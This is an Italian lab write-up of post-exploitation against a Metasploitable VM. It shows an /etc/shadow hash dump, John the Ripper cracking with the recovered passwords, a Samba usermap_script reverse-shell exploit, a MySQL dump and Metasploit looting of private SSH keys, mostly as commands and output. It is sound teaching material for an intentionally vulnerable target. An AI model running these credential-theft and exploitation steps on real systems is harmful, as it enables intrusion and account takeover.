voice:x:22:
cdrom:x:24:msfadmin
floppy:x:25:msfadmin
tape:x:26:
sudo:x:27:
audio:x:29:msfadmin
dip:x:30:msfadmin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:telnetd
video:x:44:msfadmin
sasl:x:45:
plugdev:x:46:msfadmin
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
libuuid:x:101:
dhcp:x:102:
syslog:x:103:
klog:x:104:
scanner:x:105:
nvram:x:106:
fuse:x:107:msfadmin
crontab:x:108:
mlocate:x:109:
ssh:x:110:
msfadmin:x:1000:
lpadmin:x:111:msfadmin
admin:x:112:msfadmin
bind:x:113:
ssl-cert:x:114:postgres
postfix:x:115:
postdrop:x:116:
postgres:x:117:
mysql:x:118:
sambashare:x:119:msfadmin
user:x:1001:
service:x:1002:
telnetd:x:120:
```


Come anticipato in precedenza, è importante anche ricercare il file **/etc/shadow**, che contiene le informazioni relative alle password degli utenti. In particolare si ottengono:

- username dell'utente;
- hash della password;

```
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```


Avendo ottenuto queste informazioni, si potrebbero dare i file /etc/passwd e /etc/shadow in pasto al tool **John the Ripper** per poter tentare di craccare le password.

Innanzitutto si uniscono i due file:




```
┌──(kali㉿kali)-[~]
└─$ unshadow passwdM.txt shadowM.txt > hashesMeta.txt
```

Dopodiché si avvia il tool per un attacco a dizionario:




```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --format=md5crypt-long --wordlist=/usr/share/wordlists/rockyou.txt /home/
kali/hashesMeta.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt-long, crypt(3) $1$ (and
variants) [MD5 32/64])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:10 0.32% (ETA: 15:27:12) 0g/s 5451p/s 21809c/s 21809C/s vijaya..tony05
0g 0:00:00:13 0.41% (ETA: 15:27:01) 0g/s 5451p/s 21805c/s 21805C/s failure..elange
l
0g 0:00:03:18 6.13% (ETA: 15:28:14) 0g/s 5044p/s 20179c/s 20179C/s bunzo09..bunnym
e
0g 0:00:03:21 6.22% (ETA: 15:28:16) 0g/s 5038p/s 20155c/s 20155C/s becabeca..bebot
hebest
0g 0:00:11:49 21.23% (ETA: 15:30:03) 0g/s 4588p/s 18355c/s 18355C/s thekingmoha..t
hekingbot
0g 0:00:18:21 33.95% (ETA: 15:28:27) 0g/s 4554p/s 18218c/s 18218C/s noriel30..nori
ega15
0g 0:00:18:22 33.98% (ETA: 15:28:26) 0g/s 4554p/s 18219c/s 18219C/s noonie1017..no
ongninglovenut
0g 0:00:18:26 34.12% (ETA: 15:28:25) 0g/s 4555p/s 18223c/s 18223C/s nobodywillknow
..nobodyluv
0g 0:00:24:44 46.81% (ETA: 15:27:14) 0g/s 4592p/s 18371c/s 18371C/s junebug1964..j
uneblue
0g 0:00:39:57 71.75% (ETA: 15:30:04) 0g/s 4286p/s 17146c/s 17146C/s al5953..al5450
86
0g 0:00:40:00 71.85% (ETA: 15:30:04) 0g/s 4286p/s 17147c/s 17147C/s akafemale1..ak
adutz
0g 0:00:53:06 97.18% (ETA: 15:29:02) 0g/s 4381p/s 17524c/s 17524C/s 064627812..064
596
0g 0:00:54:27 DONE (2024-02-24 15:28) 0g/s 4389p/s 17559c/s 17559C/s       1..*7¡
Vamos!
Session completed.
```

Dai risultati si evince che sono state trovate le password di alcuni degli utenti:



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --show /home/kali/hashesMeta.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:,,,:/home/service:/bin/bash

3 password hashes cracked, 4 left
```

Sarebbe stato interessante ottenere in particolare la password dell'utente msfadmin, per questo si è tentato un brute force sul relativo hash, ma i tempi di attesa si sono rivelati lunghi:




```
┌──(kali㉿kali)-[~]
└─$ john -incremental /home/kali/msfadmin.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5c
rypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instea
d
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x
3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05  0g/s 51403p/s 51403c/s 51403C/s joju27..jemasd
0g 0:00:12:46  0g/s 84953p/s 84953c/s 84953C/s 104cc7..106ppo
0g 0:00:15:16  0g/s 83809p/s 83809c/s 83809C/s swaremi..swar180
0g 0:00:19:02  0g/s 84028p/s 84028c/s 84028C/s bg076r..bg09aa
0g 0:00:21:30  0g/s 84058p/s 84058c/s 84058C/s spyryasa..spyrhent
0g 0:00:21:33  0g/s 84064p/s 84064c/s 84064C/s mrdarati..mrda1907
0g 0:00:22:09  0g/s 84132p/s 84132c/s 84132C/s p1016te..p10327b
0g 0:00:24:48  0g/s 84045p/s 84045c/s 84045C/s elork2..elonlj
0g 0:00:26:11  0g/s 83937p/s 83937c/s 83937C/s mp270j..mp299e
0g 0:00:31:21  0g/s 94904p/s 94904c/s 94904C/s rjlplm..rjj983
0g 0:00:31:24  0g/s 94987p/s 94987c/s 94987C/s gem2mg..geo48e
0g 0:00:31:42  0g/s 95504p/s 95504c/s 95504C/s crocungs..croular1
0g 0:00:36:59  0g/s 103518p/s 103518c/s 103518C/s rd0d!3..rdl2wb
0g 0:00:50:01  0g/s 115709p/s 115709c/s 115709C/s skmjec7..skmjhid
0g 0:01:03:07  0g/s 110505p/s 110505c/s 110505C/s 17767hl..177aqr7
0g 0:01:10:11  0g/s 115005p/s 115005c/s 115005C/s diohe1..diohle
0g 0:01:14:31  0g/s 117134p/s 117134c/s 117134C/s mamrist7..mamrid02
0g 0:01:26:52  0g/s 122094p/s 122094c/s 122094C/s th301172..th301554
0g 0:01:33:55  0g/s 124517p/s 124517c/s 124517C/s 199412968..199419530
0g 0:01:40:00  0g/s 126281p/s 126281c/s 126281C/s 8p9n..9IL0
0g 0:01:45:15  0g/s 127758p/s 127758c/s 127758C/s llhid26..llhiz9g
0g 0:01:49:12  0g/s 128281p/s 128281c/s 128281C/s 9c58sw..9c576m
0g 0:01:49:47  0g/s 128231p/s 128231c/s 128231C/s brivahc..bridrg2
```

<u>Sfruttamento del database</u>


Altra attività importante è quella di eseguire un dump del database della macchina target, ovvero una copia dei dati contenuti in un database in un determinato momento. Questo snapshot rappresenta lo stato del database in un momento specifico, catturando sia la struttura del database che i dati in esso contenuti.

Come evidente dalla scansione nmap precedente, sulla porta 3306 è attivo il servizio mysql: si potrebbe inizialmente cercare un modulo che possa andare a confermare la versione:



```
msf6 > use 20
msf6 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.11.112:3306   - 192.168.11.112:3306 is running MySQL 5.0.51a-3ubuntu5
(protocol 10)
[*] 192.168.11.112:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) >
```


Nell’ottica di un dump del database, si può usare il modulo **auxiliary/scanner/mysql/mysql_schemadump:**



```
msf6 > search schemadump

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Che
ck  Description
   -  ----                                              ---------------  ----    ---
--  -----------
   0  auxiliary/scanner/mssql/mssql_schemadump                           normal  No
    MSSQL Schema Dump
   1  auxiliary/scanner/mysql/mysql_schemadump                           normal  No
    MYSQL Schema Dump
   2  auxiliary/scanner/postgres/postgres_schemadump                     normal  No
    Postgres Schema Dump


Interact with a module by name or index. For example info 2, use 2 or use auxiliar
y/scanner/postgres/postgres_schemadump

msf6 > use auxiliary/scanner/mysql/mysql_schemadump
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 auxiliary(scanner/mysql/mysql_schemadump) > run

[-] 192.168.11.112:3306   - Connection timedout
[*] 192.168.11.112:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) >
```


Per qualche motivo che non si è riusciti ad identificare, la connessione va in timeout, ma in teoria dopo questi passaggi, si otterrebbero informazioni sullo schema del database MySQL.

Per maggiori informazioni, si sfrutta la vulnerabilità del servizio SMB, vulnerabile ad un attacco di tipo “command execution”. Si usa l’exploit **multi/samba/usermap_script** con payload **cmd/unix/reverse.** Questo ci permette di eseguire comandi da una reverse shell, autenticandoci nel database con l’utenza root. Da un tentativo con il modulo **mysql_login,** si può infatti notare che l’utenza di root può tentare di usare una blank password.



```
   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank us
                                                ername and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all user
                                                s
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 t
                                                o 5
   DB_ALL_CREDS      false            no        Try each user/password couple st
                                                ored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current
                                                 database to the list
   DB_ALL_USERS      false            no        Add all users in the current dat
                                                abase to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored
                                                 in the current database (Accept
                                                ed: none, user, user&realm)
   PASSWORD                           no        A specific password to authentic
                                                ate with
   PASS_FILE                          no        File containing passwords, one p
                                                er line
   Proxies                            no        A proxy chain of format type:hos
                                                t:port[,type:host:port][...]
   RHOSTS                             yes       The target host(s), see https://
                                                docs.metasploit.com/docs/using-m
                                                etasploit/basics/using-metasploi
                                                t.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential
                                                works for a host
   THREADS           1                yes       The number of concurrent threads
                                                 (max one per host)
   USERNAME          root             no        A specific username to authentic
                                                ate as
```


Di seguito i comandi mysql per analizzare i database presenti, una volta aperta la shell attraverso la vulnerabilità smb:



```
mysql -u root -p
Enter password:

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 47
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> SHOW DATABASES;
SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

mysql> USE mysql;
USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```


Quindi nell’esempio riportato, si usa il database mysql.

Uscendo da mysql e restando nella shell, si manda il comando **mysqldump -u root -h mysql > mysqldump.sql**, per salvare il dump del database su un file di testo. Nella figura ne viene riportato un estratto:




```
touch /mysqldump.sql
mysqldump -u root -p mysql > mysqldump.sql
Enter password:
cat /mysqldum.sql
cat: /mysqldum.sql: No such file or directory
cat mysqlsump.sql
cat: mysqlsump.sql: No such file or directory
cat /mysqldump.sql
-- MySQL dump 10.11
--
-- Host: localhost    Database: mysql
-- ------------------------------------------------------
-- Server version       5.0.51a-3ubuntu5

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */
;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `columns_priv`
--

DROP TABLE IF EXISTS `columns_priv`;
SET @saved_cs_client     = @@character_set_client;
SET character_set_client = utf8;
CREATE TABLE `columns_priv` (
  `Host` char(60) collate utf8_bin NOT NULL default '',
  `Db` char(64) collate utf8_bin NOT NULL default '',
  `User` char(16) collate utf8_bin NOT NULL default '',
  `Table_name` char(64) collate utf8_bin NOT NULL default '',
  `Column_name` char(64) collate utf8_bin NOT NULL default '',
  `Timestamp` timestamp NOT NULL default CURRENT_TIMESTAMP on update CURRENT_TIMES
TAMP,
```

Una volta noti i database presenti, scelto il database mysql, possiamo consultare le informazioni all’interno, ad esempio le tabelle presenti con il comando mysql **show tables**:



```
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.00 sec)
```

Prendiamone in considerazione una:




```
mysql> describe host;
describe host;
+-----------------------+---------------+------+-----+---------+-------+
| Field                 | Type          | Null | Key | Default | Extra |
+-----------------------+---------------+------+-----+---------+-------+
| Host                  | char(60)      | NO   | PRI |         |       |
| Db                    | char(64)      | NO   | PRI |         |       |
| Select_priv           | enum('N','Y') | NO   |     | N       |       |
| Insert_priv           | enum('N','Y') | NO   |     | N       |       |
| Update_priv           | enum('N','Y') | NO   |     | N       |       |
| Delete_priv           | enum('N','Y') | NO   |     | N       |       |
| Create_priv           | enum('N','Y') | NO   |     | N       |       |
| Drop_priv             | enum('N','Y') | NO   |     | N       |       |
| Grant_priv            | enum('N','Y') | NO   |     | N       |       |
| References_priv       | enum('N','Y') | NO   |     | N       |       |
| Index_priv            | enum('N','Y') | NO   |     | N       |       |
| Alter_priv            | enum('N','Y') | NO   |     | N       |       |
| Create_tmp_table_priv | enum('N','Y') | NO   |     | N       |       |
| Lock_tables_priv      | enum('N','Y') | NO   |     | N       |       |
| Create_view_priv      | enum('N','Y') | NO   |     | N       |       |
| Show_view_priv        | enum('N','Y') | NO   |     | N       |       |
| Create_routine_priv   | enum('N','Y') | NO   |     | N       |       |
| Alter_routine_priv    | enum('N','Y') | NO   |     | N       |       |
| Execute_priv          | enum('N','Y') | NO   |     | N       |       |
+-----------------------+---------------+------+-----+---------+-------+
19 rows in set (0.00 sec)
```

Sono visibili così le informazioni essenziali sulla struttura della tabelle **host**. C’è il nome di ogni campo con il tipo di contenuto. Si può inoltre stabilire se sono accettati valori NULL. C’è l’informazione della chiave, se presente, valori di default di un campo e eventuali informazioni extra.

<u>**N.B:**</u> sono state sfruttate altre vulnerabilità oltre quella richiesta dalla traccia, poiché i comandi sopra riportati non venivano riconosciuti dalla sessione meterpeter aperta con il primo exploit. Per questo motivo, nell'ottica di proseguire il ragionamento sulla ricerca approfondita di dati e informazione del target, sono strate sfruttate altre vulnerabilità con exploit diversi.


Recuperare le chiavi SSH

È molto utile inoltre, cercare di recuperare le chiavi SSH e quindi i certificati presenti sulla macchina. Si può fare con il modulo **post/multi/gather/ssh_creds**, che eseguirà una scansione delle chiavi SSH presenti sulla macchina di destinazione e cercherà di recuperare informazioni relative a chiavi pubbliche e private.




```
meterpreter > run post/multi/gather/ssh_creds

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_fs_chmod
[*] Finding .ssh directories
[*] Looting 3 .ssh directories
[*] Looting /home/msfadmin/.ssh directory
[+] Downloaded /home/msfadmin/.ssh/authorized_keys → /home/kali/.msf4/loot/202402
24052645_default_192.168.11.112_ssh.authorized_k_973724.txt
[+] Downloaded /home/msfadmin/.ssh/id_rsa → /home/kali/.msf4/loot/20240224052645_
default_192.168.11.112_ssh.id_rsa_653121.txt
[+] Downloaded /home/msfadmin/.ssh/id_rsa.pub → /home/kali/.msf4/loot/20240224052
645_default_192.168.11.112_ssh.id_rsa.pub_551324.txt
[*] Looting /home/user/.ssh directory
[+] Downloaded /home/user/.ssh/id_dsa.pub → /home/kali/.msf4/loot/20240224052645_
default_192.168.11.112_ssh.id_dsa.pub_343272.txt
[+] Downloaded /home/user/.ssh/id_dsa → /home/kali/.msf4/loot/20240224052645_defa
ult_192.168.11.112_ssh.id_dsa_246808.txt
[*] Looting /root/.ssh directory
[+] Downloaded /root/.ssh/known_hosts → /home/kali/.msf4/loot/20240224052646_defa
ult_192.168.11.112_ssh.known_hosts_575445.txt
[+] Downloaded /root/.ssh/authorized_keys → /home/kali/.msf4/loot/20240224052646_
default_192.168.11.112_ssh.authorized_k_812406.txt
meterpreter > 
```


I file scaricati dalla macchina target vengono iniviati alla macchina attaccante nel path riportato in figura:




```
┌──(kali㉿kali)-[~/.msf4/loot]
└─$ cat /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.authorized
_k_973724.txt

ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKFOhzJch8dZQpFU5gGkDk
Z30rC4jrNqCXNDN50RA4ylcNtO78B/I4+5YCZ39faSiXIoLfi8tOVWtTtg3lkuv3eSV0zuSGeqZPHMtep6
iizQA5yoClkCyj8swXH+cPBG5uRPiXYL911rAAAAFQDL+pKrLy6vy9HCywXWZ/jcPpPHEQAAAIAgt+cN3f
DT1RRCYz/VmqfUsqW4jtZ06kvx3L82T2Z1YVeXe7929JWeu9d3OB+NeE8EopMiWaTZT0WI+OkzxSAGyuTs
kue4nvGCfxnDr58xa1pZcSO66R5jCSARMHU6WBWId3MYzsJNZqTN4uoRa4tIFwM8X99K0UUVmLvNbPByEA
AAAIBNfKRDwM/QnEpdRTTsRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5BYyorILRZ5/Y4pChRa
